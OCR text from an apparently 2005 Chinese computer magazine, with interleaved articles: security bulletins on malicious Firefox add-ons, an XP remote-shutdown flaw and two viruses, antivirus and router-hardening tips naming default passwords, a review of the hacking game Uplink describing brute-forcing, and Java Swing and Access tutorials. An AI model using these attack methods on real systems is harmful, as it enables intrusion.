答:现在的确有这样的软件了，它名为"MSN 幸运虫 Luckbug 版通讯工具"，这款目前兼容 MSN Messenger(以下简称 MSN)的即时通讯工具，运行后就像 SlideBar 一样，出现在屏幕右侧，这时你可以通过右键菜单中的"添加面板"或"移除面板"来添加或移除面板。在这些面板中，比较特别的就是 MSN 的面板，只要你登录了 MSN，所有的在线好友都会直接显示出来，你可以快速地和 MSN 好友聊天。而且在软件的后续版本中还会添加 QQ、Yahoo、Luckbug 三种通讯协议，这样所有的好友全部集中在一起，非常方便。软件其他功能的使用方法与 SlideBar 类似，比如右击任意面板都可以通过"面板属性"对该面板的设置进行调整。另外，软件的"新闻中心"读取较慢，在使用时，可能要多等一段时间。 CF [YY13]

软件版本:0.9.9
软件大小:5.11MB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://luckbug.com/lbdssetup.exe







漏洞再现:小心 Firefox 新外挂程序中的恶意程序

影响系统: Firefox所有版本

漏洞分析: Firefox 览器的出现让很多用户放弃了IE，随着人们对它的逐渐了解，Firefox爱好者为屏蔽广告等垃圾信息推出了一些类似QQ珊瑚虫外挂的插件，如：最新的外挂程序Greasemonkey就为个人用户带来了很多方便，但有些恶意攻击者也趁此机会将恶意程序夹带到外挂程序中，当Firefox启动时将自动调用外挂程序，恶意代码也随着运行。黑客可能创造某个使用者程序，提供使用者想要的功能，但同时呼叫黑客的服务器，把你的Cookies文件传回该部电脑，甚至扫描密码栏并上传。

补“洞”方法:为了安全使用Firefox建议大家暂时还是不要使用外挂，并对本地防火墙做好限制，在防火墙设置中选择不允许本地调用类似Outlook等程序以防止黑客利用信箱发送信息。

漏洞再现: Microsoft Windows XP远程拒绝服务漏洞

影响系统: Microsoft Windows XP SP1系统

漏洞分析: Windows XP SP2出现已经有段时间了，不过还是有很多用户没有升级，最近Windows XP SP1又出现一个同域内拒绝服务的漏洞，由于Windows系统对远程桌面没有进行严格的用户权限检查测试，远程攻击者通过Windows验证不严格的漏洞可以使用TSShutdn.exe命令来重启或关闭电脑。

不过攻击者要和目标计算机在同一个域中，也就是类似学校局域网和公司比较容易被攻击。

补“洞”方法:目前Microsoft

抢先启动杀毒牛在哪儿

★ ■瑞星工程师　史瑀

各位细心的用户肯定发现了从17.20.22版开始瑞星杀毒软件2005增加了新功能——抢先启动杀毒。许多朋友对它比较好奇，并且来信提出了一些问题，下面就详细介绍一下这个新功能。

1.什么是抢先启动杀毒?

抢先启动防毒就是指在Window登录界面下即系统还未完全启动时开启病毒实时监控程序。而抢先系统杀毒系统不仅可以在系统未完全启动时开启病毒实时监控，还可以直接启动杀毒软件主界面进行杀毒。

同时，瑞星个人防火墙2005版也具备了抢先启动保护功能，可以在还没登录系统前对远程发来的攻击数据包进行拦截(见图1)。




图1　登录系统前瑞星八大监控系统和个人防火墙保护已全部启动

2.为什么需要抢先启动杀毒?

许多病毒会修改注册表实现自启动，更有甚者将自己注册成服务，并会接管一些API造成登录系统以后隐藏自身，在Windows下根本无法找到这些病毒文件。还有一些病毒专门针对杀毒软件设计，阻止杀毒软件运行。通常，遇到这种病毒需要重启电脑进入安全模式下杀毒。但这对于初学者来说还是有一定困难的，并且对付那些通过修改注册表和EXE文件关联的病毒也存在一定局限性，因为只要开启可执行文件病毒就随之启动，失去了在安全模式下杀毒的意义。有了抢先启动杀毒功能，就不再需要用户进入安全模式下进行操作了，该功能比安全模式下杀毒更加方便、安全。

虽然抢先启动防毒系统能够对病毒进行拦截，但并没有真正地对计算机内的所有病毒体进行完全清除，使计算机存在一定的安全隐患。因此，要确保系统真正的安全，不光需要杀毒软件具备抢先启动防毒能力，更要具备杀毒的能力(见图2)。



图2　抢先启动杀毒轻松清除病毒

3.抢先启动杀毒会不会泄漏用户的隐私文件?

以前微软中文输入法曾出现过一个漏洞，允许用户在没有登录系统时对电脑中的文件进行访问。由于瑞星杀毒软件2005也可以在系统未登录时访问本机文件，因此许多朋友也有这方面的担心。



图3　运行抢先启动杀毒时提示输入用户名和密码



瑞星杀毒软件2005的抢先启动杀毒功能充分考虑到了安全问题，启动杀毒软件主界面时会要求用户输入本机的用户名和密码，只有身份验证通过才能够启动程序，用户完全不必担心这个功能会泄漏隐私文件(见图3)。

CF [YY14]

别把我当广告

——简单设置解决 NIS 与 BBSXP 不兼容问题

BBSXP 论坛系统凭借其出色的性能和友好的界面，赢得了不少支持者，网上使用 BBSXP 系统建立论坛的人也不在少数。

最近上了几个使用 BBSXP 系统构建的论坛，发现了一个奇怪现象——网页不能正常显示出来(见图1)。起初怀疑是　览器问题，对 IE 进行了一番设置，甚至把　览器换成 Firefox，问题依旧得不到解决。初步判断问题是其他设置或是其他程序所引起的，由于系统是新装的，错误设置应该不会有，遂对有嫌疑的程序一一进行检查。最值得怀疑的就是能够对　览器进行监控的防火墙，把 Norton Internet Security(以下简称 NIS)禁用掉，问题得到解决，于是肯定了是防火墙设置错误所造成的。于是对 NIS 防火墙进行了一番操作，终于发现原来是它禁止广告的一个 BUG。解决方法步骤如下:打开防火墙的控制面板单击“禁止广告”，在右边的选项中单击“配置”，对禁止广告功能进行配置，即去除“打开禁止广告”项的勾选(见图2)，一切恢复正常。




图 1



图 2

CF [YY15]



ADSL 防黑小技巧

■河北　香草天空

最近网络上很多人通过盗个人用户 ADSL 账号刷 QQ 币，现在很多 ADSL Modem 都集成了路由功能，所以 ADSL 账户和密码都保存在 Modem 里面，当外网用户知道正确的路由密码后就可以得到用户的上网账户。

一般 ADSL Modem 安装到用户家后都没有修改默认密码，只要使用如 ADMIN、root 等弱口令就能轻松登录 Modem 管理页面。其实我们可以进行简单防护:在本地命令行下输入 ipconfig，查看 ADSL Modem 的 IP，然后通过 IE 连接路由的 80 端口进行设置，将路由设置连接端口设置成一个不常用端口，如 1499 这样就算对方猜到你的密码也无法访问路由。另外，在本机上的防火墙也要设置好。同时，注意以后访问 ADSL Modem 管理页面时，要在 IE 地址栏中输入“IP 地址:端口”访问。

CF [YY16]

已经在官方主页推出相关补丁，请用户尽快更新。

下载地址:http://support.microsoft.com/kb/889323/

病毒再现:“漏波”变种 bl (Backdoor/LeakerBot.bl)

病毒分析:该病毒通过网络传播，黑客利用此类病毒，可以达到远程控制染毒电脑并窃取机密信息的目的。该病毒大小为 135KB 左右，为后门类病毒，感染 Windows 2000以上的操作系统。病毒是利用微软 DCOM RPC漏洞(MS03-026)及缓冲区溢出漏洞(MS04-011)以及缺省或弱密码网络共享进行传播的后门程序。中毒后，病毒通过FTP及HTTP获取用户部分文件及用户注册表资料，重启计算机，终止某些杀毒软件、防火墙程序进程及部分服务，同时盗取指定游戏序列号。

折“着”办法:及时更新Windows操作系统补丁程序，避免病毒利用微软漏洞攻击电脑，同时及时升级杀毒软件，并开启各项监控程序。

病毒再现:麦西(Trojan/PSW.Mhxy)

病毒分析:该文件大小约为 19KB，为木马类病毒，可感染所有 Windows 系统，病毒可允许黑客非授权访问被感染计算机，并可作为代理服务器在被感染的计算机上运行，通过IRC、局域网、新闻组、邮件等传播。黑客可通过此代理服务器　览站点、攻击系统或者转发垃圾邮件。该木马还可导致被感染计算机用户在使用IE时产生大量弹出式广告，并修改用户IE　览器首页，使其转向黑客指定站点。

折“着”办法:收到来历不明的邮件时，请不要随意打开其中给出的链接以及附件，以免中毒;同时，打开通过网络共享下载的文件之前，建议先进行病毒查杀。最后，还是要提醒大家要及时升级杀毒软件。

(河北　香草天空)

黑客　就这样在游戏中炼成

★★★

■ 北京　阮征

我从上学起就立志成为一名黑客，因为黑客在我眼中是神秘而高深的，现实中经常听某某说黑了别人一把，不外乎盗取QQ密码或玩玩木马，再高级点就是利用论坛的溢出漏洞侵入了。这些并不是黑客的真谛所在，如何才能系统、真实地学习黑客知识呢？最近笔者发现了一款非常棒的游戏，说它是游戏也不确切，因为我们在游戏中扮演的是一名黑客，通过完成一个个游戏任务来学习黑客知识，真正实现了学与玩的完美结合。

这个是英国Introversion Software出品的一个游戏，在其中你将要扮演一个神通广大的黑客，在网络上接受任务，然后破解世界各地的电脑系统。虽然现实中的黑客并非都是如此简单的，但通过玩游戏也可以让你领略到做黑客的滋味。

初涉黑客世界

我是一名黑客，梦想着加入最著名的黑客组织Uplink，这样就能完成更多高难任务，同时也可以获得可观的经济回报。首先要拥有自己的引擎(计算机)，如图1所示在该界




图1

面选择"Register As An Agent"注册自己的引擎。接下来输入你的名字和密码，点Done按钮完成注册。当然，只拥有一台计算机是不够的，还需要连接到Internet上，所以在接下来的图2中选择自己的网关地址，我选择了离我最近的Hong Kong(香港)开始了我的黑客生涯。主界面中左下方一排按钮分别为"常用工具，计算机配置，硬盘存储区域，用户级别，金钱数量和电子邮件"。右下角是电子邮件提示区域，我们接收新任务和完成任务都是通过电子邮件实现的(见图3)。




图2

游戏 Uplink 小档案

- 软件版本:1.31　　软件大小:3550 KB
- 软件性质:免费软件　　运行平台:Window 2000/NT/XP/2003
- 下载地址:http://www.uplink.co.uk/demo_win32.html




图3

我的第一个任务——盗取文件

由于我还是一个业余黑客，Uplink组织对我的实力还不信任，所以提供给我一个测试任务，这个任务就是从Uplink的Test Server上盗取一个FILE然后Send回Uplink。只有完成了这个任务我才能加入Uplink组织进行更多的黑客活动。

我满怀自信地从服务器列表中选择了那个Test Server、并点右上角的Connect连接上去，结果出现的界面令我吃惊。原来该服务器需要用户认证，只有正确的用户名和密码才能进入该服务器。这时候就需要暴力密码破解工具了。

小提示

暴力破解密码工具在实际黑客中应用很广泛，暴力破解也叫穷举法，需要我们用相应软件结合丰富的字典文件才能完成，破解过程往往需要很长时间。在没有任何可利用和提示信息的情况下使用该工具是最有效的攻击手段。

……

其余的步骤这里就不再介绍了，如果你对这个游戏很感兴趣，那就快去试试吧。

总结:这个游戏和普通的黑客游戏最大的区别就在于它与实际结合得很紧密，也就是说游戏中使用的手段与方法都是实际中真正采用的。相信通过不断挑战新任务你会获得更多的黑客理论和实践知识，原来学习黑客也可以这么简单!

CF [YY17]

■武汉　张剑

最初的色彩

Swing 跟我学之游戏设计(3)

★★★★

本文可以帮你学到

- [ ] Swing 基础知识
- [ ] 游戏构架及图像处理
- [x] 绘图及动画
- [ ] 完善细节

谁说编写程序不是一项艺术？那些命令与符号正像一幅工笔画，一笔一画产生出多少变幻莫测的结果。不过，光有骨架的工笔画恐怕也无法成为绝世佳作，那么，今天就让我们来为自己的作品添上最初的绚丽色彩吧。

前言

今天我们会为游戏添加动画效果，这将会涉及到图形处理，还有线程的基本概念，这可是一项非常有意思的工作哦。本期源程序可以在 http://www.cfan.com.cn/11program/200509/kyodai.zip 下载。

上一期我们完成了游戏界面的设计，可是游戏的功能却还十分单薄，比如说几个人同时玩一个游戏，我们怎么比较谁玩得比较好呢，就算是自己一个人在玩，也得知道自己每次的成绩啊。竞技是游戏的主要动力之一，为了提高游戏的可玩性，我们得加入计时和计分的功能才行。

关于游戏的计时和计分功能，因为与我们 Swing 的主题关系不大，这部分功能的实现我就不说了，如果大家感兴趣的话可以参考一下我的源程序，里面有详细的说明，在这里我们就只讨论一下如何将显示界面做得漂亮。

JLabel 和 Font

还记得最开始的主界面是如何设计的吗？我们将界面分成了三个部分：系统菜单、游戏区、用户交互区。用户交互区的作用就是放置用户的操作及反馈信息，计时和计分功能自然就是放在这里。

首先我们可以放置一个文本控件，然后将这个控件的背景设置为界面的背景色或透明色。那么这个控件应该是哪个呢？这个控件就是 JLabel！ JLabel 的用法并不难，如果你能够熟练使用 JButton 的话，那么 JLabel 控件也会是小 case 了，让我们一起来试试吧：

```
JLabel score = new JLabel("307"); // 假设用户当前的分数为307分
actionPanel.add(score);
```

看看程序运行的结果，感觉如何？你也许会说：字太小了，而且颜色也太暗了，看不太清楚。没关系，这很容易解决：

```
JLabel score = new JLabel("307");
Font font = new Font("宋体", Font.BOLD, 48);
score.setForeground(Color.yellow);
score.setFont(font);
actionPanel.add(score);
```

在上面的代码中，我们首先创建了一个字体对象 font，Font 构造函数中 3 个参数的意义依次为：使用字体的名称、字体的样式（普通、粗体、斜体等）以及字体的大小等；然后，我们使用 setForeground 来设计 JLabel 的前景色；最后，我们将 JLabel 的字体改为我们创建的字体。现在我们再来看看程序运行的结果，是不是效果好多了（见图 1）？



图 1

在游戏的过程中，只要时间或者分数发生变化，我们就可以使用 JLabel.setText(String s)来更新显示。

细心的朋友可能会发现，在我们显示时间和分数的过程中，如果将字体设置得很大，显示内容虽然更容易看清，但视觉效果却变得很差。这是因为字体越大，字体上的锯齿就会越明显，这是 Swing 控件显示文字的通病，遗憾的是暂时还没有很有效的解决方法（见图 2）。



图 2

善用 Graphics 绘制图形

在前面所有的章节中，我们都是使用现成的控件来满足自己的需要，现成的控件虽然使用方便，却不能完全满足我们的要求。这时我们就需要了解一下如何不使用控件来绘制图形。

无论是 Swing 控件也好，AWT 控件也好，他们都会有一个 paint(Graphics g)方法，一般情况下我们不会去理它的，然而，当我们需要自己绘制图形的时候，我们就不得不对这个方法有所了解。

为了让大家能够接受自己绘制图形的方法，我们还是从 paint(Graphics g)方法讲起吧：paint(Graphics g)方法将控件看作一张空白的纸，当我们需要绘制图形的时候，就可以使用 Graphics 提供的一些基本方法来进行绘制。为了方便大家理解，我们新建一个 Clock 类来完成用户时间的显示，代码如下：

```
import javax.swing.*;
import java.awt.*;

public class Clock

extends JPanel {

  Font font48 = new Font("serif", Font.BOLD, 48);
```

```
  public Clock() {
    this.setMinimumSize(new Dimension(156, 48));
    this.setPreferredSize(new Dimension(156, 48));
  }

  public void paint(Graphics g) {
    g.setColor(new Color(111, 146, 212));
    g.clearRect(0, 0, this.getWidth(), this.getHeight());
    g.setColor(Color.yellow);
    g.setFont(font48);
    g.drawString("307", 16, 40);
  }
}
```

以上内容应该在我们新建的Clock.java文件中，代码并不难读懂，大家可以自己查看文档找到相关函数的使用说明。然后，我们将原来程序中显示时间的代码部分改为：

```
Clock clock = new Clock();
actionPanel.add(clock);
```

怎么样，运行结果是否相同？虽然此时我们仍然没有消除文字上的锯齿，不过已经对Swing中自己绘制图形有了一个大致的了解。

随心所欲的Graphics2D

对于追求最佳视觉效果的我们，文字上的锯齿显示是不能容忍的。那么如何解决这个问题呢？既然这是Swing控件显示字体的通病，并且就连Graphics也无能为力，看来，我们只有另辟 径了。

好在Sun也意识到了这一点，因此在Java中提供了Graphics2D类来解决这种问题。下面，我们将依然使用代码来说明问题：

```
public void paint(Graphics g) {
  Graphics2D g2 = (Graphics2D) g;
  Dimension d = getSize();
  g2.setBackground(new Color(111, 146, 212));
  g2.clearRect(0, 0, d.width, d.height);
  g2.setRenderingHint(RenderingHints.KEY_ANTIALIASING,
  RenderingHints.VALUE_ANTIALIAS_ON);
  g2.setColor(Color.yellow);
  g2.setFont(font48);
  g2.drawString("123", 16, 40);
}
```

在上述的代码中，我们将Graphics对象转换成Graphics2D对象后，只需使用简单的一句setRenderingHint()就完成了抗锯齿的功能。现在再来看看程序运行的效果，你还满意吗(见图3)？



图3

让文字活起来

渴望无限，创造无限。如果能把计分和计时功能做成动画，一定会更加生动。最简单的做法就是让数字依次变化，比如说时间，我们可以每隔1秒钟就显示一次数值，比如说上面的代码，我们可以简单改为：

```
for (int i = 1000; i < 2000; i++) {
  g2.setBackground(new Color(111, 146, 212));
  g2.clearRect(0, 0, d.width, d.height); // 清除当前绘图区域
  g2.setColor(Color.yellow);
  g2.drawString("" + i, 16, 40);
  try {
    Thread.sleep(1000); // 延时 1 秒钟
  } catch (InterruptedException ex) {
  }
}
```

当你执行以上代码以后便会知道，上面的代码实际上有问题！我们使用了Thread.sleep(1000)来让程序进行延时，每当执行Thread.sleep()的时候，程序会进入休眠状态，不响应其他任何操作，就连显示也不会更新，所以也就无从显示动画效果了。

线程(Thread)是惟一的解决方法，它可以让程序在同一个时刻完成两件或者两件以上的事情。想让你的程序支持线程，你可以选择以下两种方法的任意一种：

① public class Clock extends Thread

② public class Clock implements Runnable

第一种方法要求你的程序继承Thread类，可是，如果继承Thread类之后，我们就没有办法再继承JPanel了，因为Java不支持多重继承，如果不能继承JPanel，那么paint(Graphics g)也没有用武之地了。而第二种方法只要求你实现Runnable接口，而Java允许一个类实现多个接口，所以我们应该选择第二种方法。

首先需要把Clock的声明改成public class Clock extends JPanel implements Runnable，然后添加public void run() { }

上面是实现Runnable接口的最基本的构架。有的时候，为了让线程能够具备开始和停止的功能，我们还得再扩充一下。首先是线程的开始：

```
public void start() {
  startTime = System.currentTimeMillis();
  thread = new Thread(this);
  thread.start();
}
```

这里我们使用了System.currentTimeMillis()来获得开始时的系统时间，以便于以后计算用户的游戏时间。

然后是运行的过程：

```
public void run() {
  Thread currentThread = Thread.currentThread();
  while (thread == currentThread) {
    long time = System.currentTimeMillis();
    usedTime = time - startTime;
    try {
      repaint();
      thread.sleep(100);
    }
    catch (InterruptedException ex) {
    }
  }
}
```

第一句话Thread currentThread = Thread.currentThread();获得系统当前的线程，然后在循环中进行判断是否为当前线程，这在在线程比较多而且线程之间的依赖性比较强的情况下非常有必要。repaint() 是AWT/Swing控件的方法，它

菜鸟学用 Access 轻松打造花店订单系统

★★★

■北京 一页 选题推荐:湖南 小忆(奖金 100 元)

本刊 2005 年第 6 期“软件你别牛”栏目中刊出《1 小时学会 Access 轻松打造个人图书管理系统》后，读者反响热烈。许多读者投票表示，希望将该文后面所附的前三个选题都制作成文章，供大家学习使用。因此，本文将以第二个选题(快速打造花店订单系统)为主线进行讲述，并适当穿插高级窗体的创建技巧。限于篇幅，本文不可能涉及到 Access 数据库的方方面面，更多 Access 的技巧及应用，请大家关注本刊以后的内容。

任务名称:打造花店订单系统

任务描述:小特的 MM 开了一家花店，生意特别火，招了三个小工还有点忙不过来。每天都有不少人通过电话或直接到花店订购鲜花，大多数客户还希望能在指定时间将所购鲜花送到指定地点。小特便用 Access 帮 MM 定制了一个花店订单系统:通过这个系统，可以记下每一位客户的姓名、电话、地址以及所要的鲜花品种、送花方式及时间、地点等；这个系统能根据客户订购鲜花的品种及数量自动计算出费用，如果需要送花服务还会加上运费，并记录下付款方式；它可以从不同角度对资料分类，比如能分别以购花者、雇员、鲜花品种等角度显示某段时间内花店的销售状况；还可以帮你快速查询出花店内各种鲜花的库存，看看哪些鲜花快要缺货了好马上去订货等。

任务扩展:本文的第二部分，将着重讲解如何修改由模板创建的数据库以适应各人不同的需要，有兴趣的读者可以试着改造本系统，使其能应用于公司销售、快餐店、书店、超市、商场、小卖部等多种场合。

十分钟创建花店订单系统

Access 中带有大量的模板，涉及到我们工作、生活的多个方面，借助于这些模板，我们就能快速地建立起自己所需要的应用，非常方便。

第一步:启动 Access XP(或其他版本)，执行〝文件→新建〞命令在右侧打开〝新建文件〞窗格。本例我们将借用 Access 自带的模板文件快速建立数据库，所以在〝新建文件〞窗格中单击〝通用模板〞打开模板对话框，单击其上的〝数据库〞标签。Access 中提供了多种实用的模板，这里双击〝订单入口〞项，在打开的对话框中输入新建数据库的文件名(本例中为〝花店订单.mdb〞)，单击〝创建〞按钮后将启动数据库向导窗口，连续单击〝下一步〞按钮(每一步向导中都可以根据提示进行一些个性化设置，如:增、减表格项目，选择窗体界面风格等)，最后单击〝完成〞，系统便开始自动创建数据库了。

第二步:数据库创建好后第一次打开，会提示输入自己公司的一些情况，单击〝确定〞，再在如图 1 所示的对话框中输入自己公司的基本信息，单击右上角的〝X〞按钮关闭它即可启动该数据库的入口界面了。



图 1

会自动调用 paint(Graphics g)方法以便重新绘制显示区域。最后，我们使用了 thread.sleep(100)来让程序每隔 0.1 秒运行一次。由于 thread.sleep()方法会抛出异常，所以我们还需要捕获异常。

由于 paint(Graphics g)每次显示的内容都会不同，因此，我们需要使用一个全局全量 usedTime 来记录当前的时间，在输出的时候，我们应写成:

```
g2.drawString("TimE:" + getTime(), 16, 40);
```

其实 getTime()方法是我们自己写的，其作用是获得用户当前使用的时间，并将时间格式化后传出。最后，别忘记了在我们的主程序中调用 start()方法，如:

```
Clock clock = new Clock();
clock.start();
actionPanel.add(clock);
```

小方糖

Thread的前世今生

最早的 Thread 提供了 Thread.start()、Thread.pause()/Thread.resume()、Thread.stop() 这三个方法来完成线程的开始、暂停和结束功能，然而，在后来的 JDK 中，Sun 却不推荐使用 pause()/resume()和 stop()方法，理由是 pause()和 stop()方法在某些场合会让程序进入死锁状态，因此，在你的程序中，假如你使用了 Thread 的以上几种方法，编译的时候编译器会告诉你

"xxx.java": stop() in java.lang.Thread has been deprecated at line xx, column xx

这时候你就要注意了!

小结

今天我们学习了使用 Graphics/Graphics2D 来满足自己特殊的需要，再也不需要看控件的脸色了。同时，我们也知道了如何使用线程来让程序同时进行多个操作，并且结合了以上两点来实现计时功能。但是我没有在这里完成计分功能，就把这当作留给大家的小小作业吧!

CF [YY18]

小提示

如果在模板向导的最后一步，取消了对“是的，启动该数据库”项的选择，则该数据库创建好之后不会自动启动。这时可在“花店订单:数据库”窗口上，单击“对象”下的“窗体”，再在右侧双击“切换面板”窗体，同样可以启动本数据库。

第三步:自动生成的花店订单入口界面(即“主切换面板”)非常漂亮。单击其上第二个按钮“输入/查看 其他信息”进入次级界面，首先单击“输入/查看 雇员”按钮打开雇员记录窗口，可如图2所示输入雇员的基本资料，如：姓名、头衔、电话等(按需填写，不用每一项都填)。因为花店有小李、小王、小张三位员工，所以输入完小李的资料后，可单击窗口下方“记录” 览控制中的右方向箭头按钮，继续输入下一位雇员的资料。输入完毕，单击雇员窗口右上角的“X”按钮关闭它，资料会自动保存到相应数据表中。



图2

第四步:公司信息在开始打开数据库时就已经设置了，这里直接跳过。接下来单击“输入/查看 产品”打开产品记录窗口，同第三步中的方法，输入各种鲜花产品的名称及单价，如“爱的玫瑰”、“春天的心情”、“满天星辰”、“卿卿吾爱”等。接下来以同样方法输入付款方式(支票、现金)、送货方式(三环以内、三环至五环之间、五环之外、外省市)等记录。最后单击“返回主切换面板”按钮返回。

第五步:在主切换面板中单击“输入/查看 按客户分类的订单”按钮，打开“按客户分类的订单”窗口，这里可以输入每一位订购鲜花的客户资料(姓名、地址、电话等)。输入基本资料后，单击窗口下方“订单”按钮打开订单窗口，这里可以记录客户具体订购情况：单击“雇员”右侧下拉按钮，你会发现下拉列表中的名单正是之前设置的雇员名单，这个订单由谁负责就点选谁；点选“产品”下面的单元格，会显示出下拉按钮，其下拉列表正是之前设置的各种鲜花产品名称，根据客户订购情况点选即可，单价会自动显示出来，在数量单元格中输入订购的数量，则各种金额便自动计算出来了；在订单窗口下方可以记录订购日期、送货日期、送货方式等，输入附加的“运费”后，该费用会自动加到总金额中；单击“送货选项”则可以记录鲜花递送的接收人姓名、地址、电话等细节(见图3)。



图3

通过“记录” 览控制按钮可以增加更多客户的资料并在多个客户之间 览查找。

在“按客户分类的订单”窗口中，单击下方的“付款”按钮，可记录客户付款的方式(现金、支票或是信用卡)、金额及付款日期等。

第六步:在主切换面板上单击“预览报表”按钮，即可按客户分类的营业额、按雇员分类的营业额、按产品分类的营业额等多种方式查看销售业绩了，一目了然。

改造模板，为我所用

上面是通过大众化的模板建立起的数据库，还需要作一些改动才适合花店经营的一些具体情况，比如在上面的例子中，至少应该添加一个库存量报表预览功能，这样才能知道哪些鲜花产品需要及时订购，哪些鲜花还有很多积货需要进行打折优惠处理。下面就在上例的基础上，自己动手增加这个功能。如果模板还需要其他功能，请大家借鉴本例操作自行添加。

第一步:创建新的库存量表

接上例，按F11键调出“花店订单:数据库”主窗口，单击窗口左侧“对象”下面的“表”，在窗口右侧，我们可以看到模板已经自动创建的多个表，但是其中并没有“库存量”表，下面就让我们自己来创建一个。

双击“使用设计器创建表”打开表设计窗口，如图4所示，在“字段名称”的第一个单元格中输入“库存ID”，然后单击其后的“数据类型”单元格，从下拉列表中选择“自动编号”。单击“字段名称”的第二个单元格，输入“产品名称”，数据类型使用默认的“文本”类型。单击“字段名称”的第三个单元格，输入“库存量”，然后单击其后的“数据类型”单元格，在下拉列表中选择“数字”类型。




图4

执行“文件→保存”命令保存新建的表，在“另存为”对话框中将表的名称设置为“库存量”，单击“确定”按钮保存。

第二步:为库存量表创建输入窗体及报表

在“花店订单:数据库”主窗口左侧，单击“对象”下面的“窗体”，再在右侧双击“使用向导创建窗体”，在打开的向导窗口中，从“表/查询”下拉列表中选择刚刚创建的“表:库存量”，然后单击“>>”按钮将“可用字段”中的所有字段加到“选定的字段”列表中。接

下来连续单击“下一步”按钮，并根据提示为窗体设置不同的风格即可。

单击“对象”下面的“报表”，再双击右侧“使用向导创建报表”项打开报表向导，将“表/查询”设置为“表:库存量”，接着连续单击“下一步”即可完成库存量报表的制作。

第三步:将库存量窗体及报表添加到切换面板中如图5所示，转到主切换面板窗口上，单击“更改‘Switchboard Items’”按钮(或执行“工具→数据库工具→切换面板管理器”菜单命令)打开切换面板管理器窗口，选中“窗体切换面板”项，接着单击右侧的“编辑”按钮打开面板编辑窗口，单击其上的“新建”又会打开一个小窗口，在“文本”框中输入该窗体将显示在切换面板中的标题(如:“输入/查看 库存量”)，单击“命令”下拉按钮并选择“在‘编辑’模式下打开窗体”，在“窗体”下拉列表中选择“库存量”。单击“确定”后，在上一层窗口的“切换面板上的项目”列表中就会多出一个“输入/查看 库存量”项目，选中它，然后单击“向上移”将它移到“返回主切换面板”项的上面。



图5

小提示

如果你不小心关掉了主切换面板窗口，可在数据库主窗口上切换到“对象”中的“窗体”，再双击“切换面板”即可打开它。

连续单击“关闭”按钮返回到主切换面板窗口上，此时单击“输入/查看其他信息”按钮，在打开的次级界面上就会看到刚刚添加的“输入/查看 库存量”按钮，单击它就可以打开输入窗体输入库存产品的名称及数量了。这里输入的数据将自动保存在库存量数据表里，并可以显示在库存量报表中。

将库存量报表加到报表切换面板中的过程与上面的过程相似，这里就不详细介绍了，只要注意在选择切换面板时要选“报表切换面板”项，在新建报表面板项目时，将“命令”项设置为“打开报表”，“报表”项选择“库存量”报表即可。返回到主切换面板窗口，单击“预览报表”按钮，就可以在打开的二级界面中看到添加进去的“显示库存量报表”项目了。单击这个项目按钮，即可显示出库存量报表，这样，花店中的所有库存就一目了然了。

借鉴模板 重新包装个人图书管理系统

与通过模板创建的花店订单系统相比，第6期上我们创建的个人图书管理系统是不是显得很业余？现在就让我们把它重新包装一次吧。

第一步:打开依据《一小时学会Access 轻松打造个人图书管理系统》一文创建的数据库文件“个人图书管理.mdb”。在该例中，我们创建了三个数据表“图书基本信息”、“分类”、“介质”，其中“图书基本信息”已建立对应的窗体，现在再分别为“分类”、“介质”以及查询中的“英语书”都建立一个相应的窗体。

第二步:执行“工具→数据库工具→切换面板管理器”菜单命令，将会弹出一个提示框，询问是否创建一个有效的切换面板，单击“是”按钮创建，进入切换面板管理器窗口。因为我们所创建的个人图书管理系统比较简单，所以只有一个默认的主切换面板就够了，选中它再单击“编辑”按钮打开面板编辑窗口，通过“新建”按钮增加五个项目，前面四项分别对应前面所建立的四个窗体，最后一个项目用来执行退出命令。“退出”项目按钮的设置过程与其他项目的设置完全一样，只不过在“命令”中选择的不是打开窗体或报表，而是选择的“退出应用程序”项。

